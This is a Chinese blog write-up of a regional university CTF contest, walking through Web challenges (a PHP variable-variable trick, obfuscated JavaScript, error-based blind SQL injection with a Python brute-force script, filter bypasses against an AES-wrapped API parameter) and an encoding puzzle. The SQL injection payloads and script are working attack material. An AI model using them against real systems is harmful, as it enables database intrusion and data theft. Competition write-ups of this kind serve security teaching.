

第四届江西省高校网络安全技能大赛初赛Web&Misc—Writeup

原创

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本文链接: <https://blog.csdn.net/mochu7777777/article/details/120512947>


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MISC题目附件请自取

链接: <https://pan.baidu.com/s/1TM9bIqDbSjyKj-YsjfU1A>

提取码: 059o

PS: 题目的“本题用时”重进答题平台打开这道题即从0开始重新计时

Web

EasyPHP



```
← → ⚡ ⌂ view-source:http://183.129.189.60:10013/
```

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Welcome</title>
6 </head>
7 <body>
8 </div>
9 <h1 style="text-align: center">Where is flag?</h1>
10 <!--
11 foreach ($_POST as $item => $value) {
12   $$item=$$value;
13   $secret = $$item;
14 }
15 foreach ($_GET as $key => $value) {
16   if ($key=='flag'){
17     $str=$value;
18     $$str=$secret;
19   }
20 }
21 if (isset($hehe)){
22   echo "<center>". $hehe. "</center>";
23 }
24 //flag+flag=DASCTF{XXXXXX}
25 -->
26 </body>
27 <center>
28 </html>
```

CSDN @末初

← → ⚡ ⌂ ⌂ 183.129.189.60:10013/index.php?flag=hehe

Where is flag?

DASCTF{27b62da69}

工具栏：查看器、控制台、调试器、网络、样式编辑器、性能、内存、存储、无障碍环境、应用程序、HackBar、Cookie Editor

Encryption: Encryption, Encoding, SQL, XSS, Other

URL: http://183.129.189.60:10013/index.php?flag=hehe

操作按钮：Load URL, Split URL, Execute (selected), Post data (checked), Referer, User Agent, Cookies, Clear All

数据输入框：hehe=flag

CSDN @末初

sell system 小青蛙吃苍蝇 Welcome http://183.129.189.60:10013/

Where is flag?
e01bf1ad3e4e737c2b8f4a1}

工具栏：查看器、控制台、调试器、网络、样式编辑器、性能、内存、存储、无障碍环境、应用程序、HackBar、Cookie Editor

Encryption: Encryption, Encoding, SQL, XSS, Other

URL: http://183.129.189.60:10013/index.php?flag=hehe

操作按钮：Load URL, Split URL, Execute (selected), Post data (checked), Referer, User Agent, Cookies, Clear All

数据输入框：hehe=flaag

CSDN @末初

funny_game

题目名称: funny_game

题目内容: http://183.129.189.60:10012 吃1000只苍蝇才会给我flag, 可是只给我十分钟时间, 我一定能吃完!!! (PS: 设置内可以开启音乐哦)

题目分值: 100.0

题目难度: 容易


CSDN @末初

保存下载页面后，在 `index.js` 中发现一个 `win()` 函数

```
118     startTimer();
119 }
120
121 function win() {
122     if (scores >= 1000) {
123         {
124             var _0x46ec=['PD4d','w7Nbwoh1w6IWw6gMwovDr80FTFHcq80WwrLDrwQMwrnC1Ecbw5LCm2DCuEU1wop0w5HD1Moqw4MCcQMmWg='];
125             var _0x1409=function(_0x46ec9,_0x
126         }
127     }
128     else
129     {
130         alert('只有达到1000分才能获得flag哦！！！');
131     }
132 }
```

把内容拿出来放到控制台直接执行

```
var _0x46ec=['PD4d','w7Nbwoh1w6IW6gMwovDr80FTFHcQ80WwrLDrwQMwrnClEcbw5LCm2DCuEU1wop0w5HDlM0qw4MCcQMmWg='];var _0x1409=function(_0x46ecf9,_0x14099c){_0x46ecf9=_0x46ecf9-0x0;var _0x147e02=_0x46ec[_0x46ecf9];if(_0x1409['SFSeQf']==undefined){(function(){var _0x44f86c;try{var _0x51fb2=Function('return\x20(function())\x20+'{}).constructo(r(\x22return\x20this\x22)(\x20)+');_0x44f86c=_0x51fb2();}catch(_0x3a294d){_0x44f86c=window;}var _0x159497='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+=';_0x44f86c['atob']|||(_0x44f86c['atob']=function(_0x526c85){var _0x7d68a1=String(_0x526c85)['replace'](/=+$,'');var _0x4d0cfa='';for(var _0x9e9f31=0x0,_0x147d90,_0x2c322a,_0x47a537=0x0;_0x2c322a=_0x7d68a1['charAt'](_0x47a537++);~_0x2c322a&&(_0x147d90=_0x9e9f31%0x4?_0x147d90*0x40+_0x2c322a:_0x2c322a,_0x9e9f31++%0x4)?_0x4d0cfa+=String['fromCharCode'](0xff&_0x147d90>(-0x2_*_0x9e9f31&0x6)):0x0){_0x2c322a=_0x159497['indexOf'](_0x2c322a);}return _0x4d0cfa;});})();var _0x53eb12=function(_0x4dc347,_0xe317a0){var _0x211d73=[],_0x298631=0x0,_0x4cd0dd,_0x130442=' ',_0x23dd14='';_0x4dc347=atob(_0x4dc347);for(var _0x23eb61=0x0,_0x39a191=_0x4dc347['length'];_0x23eb61<_0x39a191;_0x23eb61++){_0x23dd14+=%'+'+(_0x4dc347['charCodeAt'](_0x23eb61)['toString'](0x10))['slice'](-0x2);}_0x4dc347=decodeURIComponent(_0x23dd14);var _0x439d37;for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x211d73[_0x439d37]=_0x439d37;}for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x298631=(_0x298631+_0x211d73[_0x439d37]+_0xe317a0['charCodeAt'](_0x439d37%_0xe317a0['length']))%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;}_0x439d37=0x0;_0x298631=0x0;for(var _0x59ad0f=0x0;_0x59ad0f<_0x4dc347['length'];_0x59ad0f++){_0x439d37=(_0x439d37+0x1)%0x100;_0x298631=(_0x298631+_0x211d73[_0x439d37])%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;_0x130442+=String['fromCharCode'](_0x4dc347['charCodeAt'](_0x59ad0f)^_0x211d73[(_0x211d73[_0x439d37]+_0x211d73[_0x298631])%0x100]);}return _0x130442;};_0x1409['ayNQhs']=_0x53eb12;_0x1409['wPktKt']={};_0x1409['SFSeQf']=!![];var _0x9d59eb=_0x1409['wPktKt'][_0x46ecf9];if(_0x9d59eb==undefined){if(_0x1409['FWeHfP']==undefined){_0x1409['FWeHfP']=!![];}_0x147e02=_0x1409['ayNQhs'](_0x147e02,_0x14099c);_0x1409['wPktKt'][_0x46ecf9]=_0x147e02;}else{_0x147e02=_0x9d59eb;}return _0x147e02;};console[_0x1409('0x0',[h'Y'])](_0x1409('0x1','8UQu'));
```



 本题用时: 1分29秒

题目名称: adminlogin

题目内容: flag在数据库

题目分值: 300.0

题目难度: 中等

相关附件: adminlogin的附件23.txt

[下载](#)

CSDN @末初

没环境了，本地复现一下吧

查库

```

mysql>
mysql> select group_concat(distinct table_schema) from information_schema.tables;
+-----+
| group_concat(distinct table_schema) |
+-----+
| ctf,information_schema,mysql,performance_schema,sys |
+-----+
1 row in set (0.00 sec)

mysql> select hex(group_concat(distinct table_schema)) from information_schema.tables;
+-----+
| hex(group_concat(distinct table_schema)) |
+-----+
| 6374662C696E666F726D6174696F6E5F736368656D612C6D7973716C2C706572666F726D616E63655F736368656D612C737973 |
+-----+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E63,exp(10000),1) from information_schema.tables);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E62,exp(10000),1) from information_schema.tables);
+-----+-----+
| uid | username      | password          |
+-----+-----+
| 1   | admin          | admin             |
| 2   | mochu7         | mochu7           |
| 3   | flag           | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator  | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E6374,exp(10000),1) from information_schema.tables);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E6375,exp(10000),1) from information_schema.tables);
+-----+-----+
| uid | username      | password          |
+-----+-----+
| 1   | admin          | admin             |
| 2   | mochu7         | mochu7           |
| 3   | flag           | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator  | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

查表

```

mysql> select group_concat(distinct table_name) from information_schema.tables where table_schema='ctf';
+-----+
| group_concat(distinct table_name) |
+-----+
| data,flag,users                 |
+-----+
1 row in set (0.00 sec)
```

```
1 row in set (0.00 sec)

mysql>
mysql> select group_concat(distinct table_name) from information_schema.tables where table_schema regexp 'ctf';
+-----+
| group_concat(distinct table_name) |
+-----+
| data,flag,users                  |
+-----+
1 row in set (0.00 sec)

mysql>
mysql> select hex(group_concat(distinct table_name)) from information_schema.tables where table_schema regexp 'ctf';
+-----+
| hex(group_concat(distinct table_name)) |
+-----+
| 646174612C666C61672C7573657273    |
+-----+
1 row in set (0.00 sec)
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E64,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E63,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
+----+-----+-----+
| uid | username      | password          |
+----+-----+-----+
|  1  | admin         | admin             |
|  2  | mochu7        | mochu7           |
|  3  | flag          | flag{The_Sql_F14g_0f_mochu7} |
|  0  | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+----+-----+-----+
4 rows in set (0.00 sec)

mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E6461,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E6460,exp(10000),1) from information_schema.tables where table_schema regexp 'ctf');
+----+-----+-----+
| uid | username      | password          |
+----+-----+-----+
|  1  | admin         | admin             |
|  2  | mochu7        | mochu7           |
|  3  | flag          | flag{The_Sql_F14g_0f_mochu7} |
|  0  | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+----+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

查字段

```

mysql> select group_concat(distinct column_name) from information_schema.columns where table_name regexp 'flag';
+-----+
| group_concat(distinct column_name) |
+-----+
| flag,id                           |
+-----+
1 row in set (0.00 sec)

mysql> select hex(group_concat(distinct column_name)) from information_schema.columns where table_name regexp 'flag';
+-----+
| hex(group_concat(distinct column_name)) |
+-----+
| 666C61672C6964                     |
+-----+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E66,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E67,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
+-----+-----+-----+
| uid | username      | password          |
+-----+-----+-----+
| 1   | admin         | admin             |
| 2   | mochu7        | mochu7           |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E666C,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E666B,exp(10000),1) from information_schema.columns where table_name regexp 'flag');
+-----+-----+-----+
| uid | username      | password          |
+-----+-----+-----+
| 1   | admin         | admin             |
| 2   | mochu7        | mochu7           |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

查flag

```
mysql> select flag from ctf.flag;
+-----+
| flag |
+-----+
| flag{91dd090d-b7f9-469e-8688-03b7d9878f37} |
+-----+
1 row in set (0.00 sec)

mysql> select hex(flag) from ctf.flag;
+-----+
| hex(flag) |
+-----+
| 666C61677B39316464303930642D623766392D343639652D383638382D3033623764393837386633377D |
+-----+
1 row in set (0.00 sec)

mysql> select * from users where username=' or (select if(group_concat(flag) regexp 0x5E66,exp(100000),1) from ctf.flag);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000)'
mysql>
mysql> select * from users where username=' or (select if(group_concat(flag) regexp 0x5E65,exp(100000),1) from ctf.flag);
+-----+
| uid | username      | password          |
+-----+
| 1   | admin          | admin              |
| 2   | mochu7         | mochu7            |
| 3   | flag           | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator  | 874a0300d72a3676c4413ce52454eff7 |
+-----+
4 rows in set (0.00 sec)

mysql> select * from users where username=' or (select if(group_concat(flag) regexp 0x5E666c,exp(100000),1) from ctf.flag);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000)'
mysql> select * from users where username=' or (select if(group_concat(flag) regexp 0x5E666d,exp(100000),1) from ctf.flag);
+-----+
| uid | username      | password          |
+-----+
| 1   | admin          | admin              |
| 2   | mochu7         | mochu7            |
| 3   | flag           | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator  | 874a0300d72a3676c4413ce52454eff7 |
+-----+
4 rows in set (0.00 sec)

mysql>
```

Python脚本

```

# -*- coding:utf-8 -*-
import requests

url = 'http://xxxx/admin.php'
strings = r"qwertyuiopasdfghjklzxcvbnm1234567890QWERTYUIOPASDFGHJKLZXCVBNM,-\{\}\_"
#查库: payload="user=' or (select if(group_concat(distinct table_schema) regexp 0x5E{},exp(100000),1) from information_schema.tables)&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查表: payload="user=' or (select if(group_concat(distinct table_name) regexp 0x5E{},exp(100000),1) from information_schema.tables where table_schema regexp 'user')&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查字段: payload="user=' or (select if(group_concat(distinct column_name) regexp 0x5E{},exp(100000),1) from information_schema.columns where table_name regexp 'fl44g')&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查flag: payload="user=' or (select if(group_concat(flag) regexp 0x5E{},exp(100000),1) from user.fl44g)&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
payload = "user=' or (select if(group_concat(flag) regexp 0x5E{},exp(200000),1) from user.fl44g)%23&pass=1&submit=%E7%99%BB%E5%BD%95"
res = ''
f = ''
headers = {'Content-Type': 'application/x-www-form-urlencoded'}
for i in range(9999999999999999):
    for c in strings:
        if res == '':
            pay = payload.format(hex(ord(c))[2:])
            r = requests.post(url=url, data=pay, headers=headers).text
        else:
            pay = payload.format(res+hex(ord(c))[2:])
            r = requests.post(url=url, data=pay, headers=headers).text
        if 'Fatal error' in r:
            res += hex(ord(c))[2:]
            f += c
            print(f)
            break

```

SellSystem

赛题详情

⌚ 本题用时: 1分0秒

题目名称: SellSystem

题目内容: http://183.129.189.60:10019。网站后台管理系统

题目分值: 300.0

题目难度: 中等

CSDN @末初

目录扫描发现 `.DS_Store` 文件

```
Dirsearch
PS D:\Tools\Web\Web_Path_Scaner\dirsearch> python .\dirsearch.py -u http://183.129.189.60:10019/ -e php,html,js,zip,rar -i 200
dirf search v0.4.1
Extensions: php, html, js, zip, rar | HTTP method: GET | Threads: 20 | Wordlist size: 10808
Error Log: D:\Tools\Web\Web_Path_Scaner\dirsearch\logs\errors-21-09-27_18-02-46.log
Target: http://183.129.189.60:10019/
Output File: D:\Tools\Web\Web_Path_Scaner\reports\183.129.189.60\_21-09-27_18-02-47.txt
[18:02:47] Starting:
[18:02:47] 200 - 6KB - /.DS_Store
[18:02:59] 200 - 0B - /api.php
[18:03:05] 200 - 8KB - /index.html

Task Completed
PS D:\Tools\Web\Web_Path_Scaner\dirsearch>
```

CSDN @末初

```
PS D:\Tools\Web\ds_store_exp> python2 .\ds_store_exp.py http://183.129.189.60:10019/.DS_Store
[200] http://183.129.189.60:10019/.DS_Store
[403] http://183.129.189.60:10019/js
[403] http://183.129.189.60:10019/fontawesome
[403] http://183.129.189.60:10019/css
PS D:\Tools\Web\ds_store_exp> |
```

没啥有用的线索

重新刷新页面时发现了向 `api.php` 传了一个 `data` 参数

The screenshot shows a browser window with a dashboard titled "Dashboard Statistics Overview". The dashboard displays several metrics: 456, 12, 18, and 56. Below the dashboard, there is a network traffic analysis tool. The tool shows a list of requests to "api.php" with a "data" parameter. The requests are as follows:

状态	方法	域名	文件	发起者	类型	带宽	大小
200	GET	183.129.189.60:10019	/	BrowserTabChild.jsm:93 (document)	html	1.53 KB	7.82 KB
200	GET	183.129.189.60:10019	api.js		script	31.91 KB	193.84 KB
200	GET	183.129.189.60:10019	jquery-1.10.2.js		script	32.35 KB	1482.76 KB
200	GET	183.129.189.60:10019	bootstrap.js		script	10.96 KB	90.92 KB
200	GET	183.129.189.60:10019	raphael-min.js		script	30.85 KB	56.96 KB

200	GET	183.129.189.60:10019	jquery.tablesorter.js	script	js	8.55 KB	39.96	1081 被访问
204	GET	183.129.189.60:10019	tables.js	script	js	已缓存	63 字节	1079 被访问
200	GET	183.129.189.60:10019	api.php?data=luM8Uc3TDNsxAzV/6lzxA==	api.js 6001 (xhr)	html	200 字节	8 字节	1096 被访问
204	GET	183.129.189.60:10019	favicon.ico	FaviconLoader.jsm:191 (img)	html	已缓存	279 字节	1089 被访问

CSDN @未初

1 x 2 x ...

Send Cancel < > ↻ ↺ ↻ ↺

Request

Pretty Raw Hex \n ⌂

```
1 GET /api.php?data=luM8Uc3TDNsxAzV/6lzxA== HTTP/1.1
2 Host: 183.129.189.60:10019
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://183.129.189.60:10019/
9 Cache-Control: max-age=0
10
11
```

Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 200 OK
2 Date: Mon, 27 Sep 2021 10:18:44 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.3.24
5 Content-Length: 8
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 hint.txt
```

CSDN @未初

1 x 2 x ...

Send Cancel < > ↻ ↺ ↻ ↺

Request

Pretty Raw Hex \n ⌂

```
1 GET /hint.txt HTTP/1.1
2 Host: 183.129.189.60:10019
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://183.129.189.60:10019/
9 Cache-Control: max-age=0
10
11
```

Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 200 OK
2 Date: Mon, 27 Sep 2021 10:19:14 GMT
3 Server: Apache/2.4.38 (Debian)
4 Last-Modified: Mon, 06 Sep 2021 08:20:38 GMT
5 ETag: "10-5cb4f52f20180"
6 Accept-Ranges: bytes
7 Content-Length: 16
8 Connection: close
9 Content-Type: text/plain
10
11 flag in database
```

CSDN @未初

查看源码发现 `/js/api.js`

```
-- 
168 <div class="col-xs-6">
169   Complete Orders
170 </div>
171 <div class="col-xs-6 text-right">
172   <i class="fa fa-arrow-circle-right"></i>
173 </div>
174 </div>
175 </div>
176 </a>
177 </div>
178 </div>
179 </div>
180 </div>
181 </div>
182
183 <script src="js/api.js"></script>
184 <!-- JavaScript -->
185 <script src="js/jquery-1.10.2.js"></script>
186 <script src="js/bootstrap.js"></script>
187
188 <!-- Page Specific Plugins -->
189 <script src="js/raphael-min.js"></script>
190
191 <script src="js/tablesorter/jquery.tablesorter.js"></script>
192 <script src="js/tablesorter/tables.js"></script>
193
194 </body>
195 </html>
196
197
```

CSDN @未初

简单分析下发现这里是将 `message` 的内容 AES 加密之后传给参 `api.php`

```
5986
5987
5988   var aseKey = "1234567890123456"
```



```

5988 var aseKey = "1234567890123456"
5989 var message = "hint";
5990
5991 var encrypt = CryptoJS.AES.encrypt(message, CryptoJS.enc.Utf8.parse(aseKey), {
5992     mode: CryptoJS.mode.ECB,
5993     padding: CryptoJS.pad.Pkcs7
5994 }).toString();
5995
5996 console.log(encrypt);
5997
5998
5999 var httpRequest = new XMLHttpRequest();
6000     httpRequest.open('GET', 'api.php?data=' + encrypt, true);
6001     httpRequest.send();
6002
6003
6004     httpRequest.onreadystatechange = function () {
6005         if (httpRequest.readyState == 4 && httpRequest.status == 200) {
6006             var json = httpRequest.responseText;
6007             var content = document.getElementById("download");
6008             content.href = json;
6009         }
6010     };

```

CSDN @末初

尝试本地运行这个 `js` 文件，注意这里的 `js` 源码是没有嵌套在 `<script></script>` 标签中，加个标签即可在 web 服务上正常解析；然后查看控制台是否输出了密文



修改 `message` 尝试对 `api.php` 参数进行测试；最常见的莫过于注入测试

```

var aseKey = "1234567890123456"
var message = "' and 1=1#";

```

密文：JZCAPINHhy802jDLaGkzUg==

因为密文中可能会存在一些特殊字符且是GET传参，所以 `urlencode` 一下

The screenshot shows a browser developer tools Network tab. The Request section shows a GET request to `/api.php?data=%4a%5a%43%41%50%49%4e%48%68%79%38%30%32%6a%44%4c%61%47%6b%7a%55%67%3d%3d`. The Response section shows a standard HTTP 200 OK response with headers and a body containing "NO!!!".

```
Request
Pretty Raw Hex \n ⌂
1 GET /api.php?data=%4a%5a%43%41%50%49%4e%48%68%79%38%30%32%6a%44%4c%61%47%6b%7a%55%67%3d%3d| HTTP/1.1
2 Host: 183.129.189.60:10019
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: */*
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://183.129.189.60:10019/
9 Cache-Control: max-age=0
10
11

Response
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Date: Mon, 27 Sep 2021 11:04:36 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.3.24
5 Content-Length: 5
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 NO!!!
```

CSDN @未初

有过滤，但是可以判断应该是注入点；没法做过滤的fuzz，手工一个个测试，测试出来的被过滤的有

The screenshot shows a dark-themed terminal or code editor window displaying various SQL injection symbols and operators, including AND, OR, space, comma, union, select, parentheses, hash, double plus, pipe, and ampersand.

```
and
or
空格
,
union
select
()
#
--+
|
&
.....
```

过滤很多，特别过滤了 `()`；常规注入可能无法注入出来数据；所以猜测这里flag可能就在当前表中；尝试构造回显当前表中的其他数据；

参考：关于 MySQL 数据库空字符及弱类型的探讨

```
+-----+-----+-----+
| uid | username      | password          |
+-----+-----+-----+
| 1   | admin         | admin             |
| 2   | mochu7        | mochu7           |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from ctf.users where username='';
Empty set (0.00 sec)

mysql> select * from ctf.users where username=''=0;
+-----+-----+-----+
| uid | username      | password          |
+-----+-----+-----+
| 1   | admin         | admin             |
| 2   | mochu7        | mochu7           |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from ctf.users where username=''+0;
+-----+-----+-----+
| uid | username      | password          |
+-----+-----+-----+
| 1   | admin         | admin             |
| 2   | mochu7        | mochu7           |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set, 3 warnings (0.00 sec)

mysql> select * from ctf.users where username=''-0;
+-----+-----+-----+
| uid | username      | password          |
+-----+-----+-----+
| 1   | admin         | admin             |
| 2   | mochu7        | mochu7           |
| 3   | flag          | flag{The_Sql_F14g_0f_mochu7} |
| 0   | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+-----+-----+
4 rows in set, 3 warnings (0.00 sec)

mysql> select * from ctf.users where username=''=0 limit 2,1;
+-----+-----+-----+
| uid | username | password          |
+-----+-----+-----+
| 3   | flag     | flag{The_Sql_F14g_0f_mochu7} |
+-----+-----+-----+
```

CSDN @末初

因为这里逗号被过滤了，用 `offset` 绕过；注释被过滤，但是这里使用的是 `js` 加密

继续参考：[JavaScript处理Unicode的'\u0000'截断字符串问题](#)

payload

```
var aseKey = "1234567890123456"
var message = "'=0/**/limit/**/1/**/offset/**/1;\u0000";
```

密钥：[LWtroyE00u8CXrwoX6IktaPUS/Yg8zMkmYZrqPlmXaPfwxbZdBqLqEMo+KArn/jD](#)

```
/api.php?data=%4c%57%74%72%30%59%45%4f%30%75%38%43%58%72%77%6f%58%36%49%6b%74%71%50%55%53%2f%59%67%38%7a%4d%6b%6d%59%5a%72%71%50%6c%6d%58%61%50%66%77%78%62%5a%64%42%71%4c%71%45%4d%6f%2b%4b%41%72%6e%2f%6a%44
```

The screenshot shows a browser-based debugger interface with two main sections: 'Request' and 'Response'.

Request:

- Method: GET
- URL: /api.php?data=%4c%57%72%30%59%45%4f%30%75%38%43%58%72%77%6f%58%36%49%6b%74%71%50%55%53%2f%59%67%38%7a%4d%6b%6d%59%5a%72%71%50%6c%6d%58%61%50%66%77%78%62%5a%64%42%71%4c%71%45%4d%6f%2b%4b%41%72%6e%2f%6a%44
- Host: 183.129.189.60:10019
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
- Accept: */*
- Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
- Accept-Encoding: gzip, deflate
- Connection: close
- Referer: http://183.129.189.60:10019/
- Cache-Control: max-age=0

Response:

- Status: HTTP/1.1 200 OK
- Date: Mon, 27 Sep 2021 11:41:32 GMT
- Server: Apache/2.4.38 (Debian)
- X-Powered-By: PHP/7.3.24
- Content-Length: 40
- Connection: close
- Content-Type: text/html; charset=UTF-8
- DASCTF{b71a752e4d5388b9e3ab2dc1aebd8f21}

Misc

奇奇怪怪的编码

编码1: ++++++[>>+>++++>++++++>+++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++>++++++<<<<<<<<<<<<-]>>>>>+++++.>---.<---. .>---. .<<. .<<<+++++. .---. .>>+. .---. <<<.

Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook.

Ook, ook? Ook, ook? Ook! Ook, ook? Ook, ook, ook, ook, ook, ook! Ook, ook? Ook,

Ook, ook, ook, ook, ook, ook, ook, ook, ook, ook, ook, ook! Ook? Ook!

Ook! Ook! Ook? Ook! Ook!

ook? ook? ook! ook? ook! ook? ook! ook! ook! ook! ook! ook! ook! ook! ook!

OK! OK!

OK! OK! OK! OK! OK! OK! OK! OK! OK! OK! OK! OK! OK! OK! OK!

OKR. OKR.

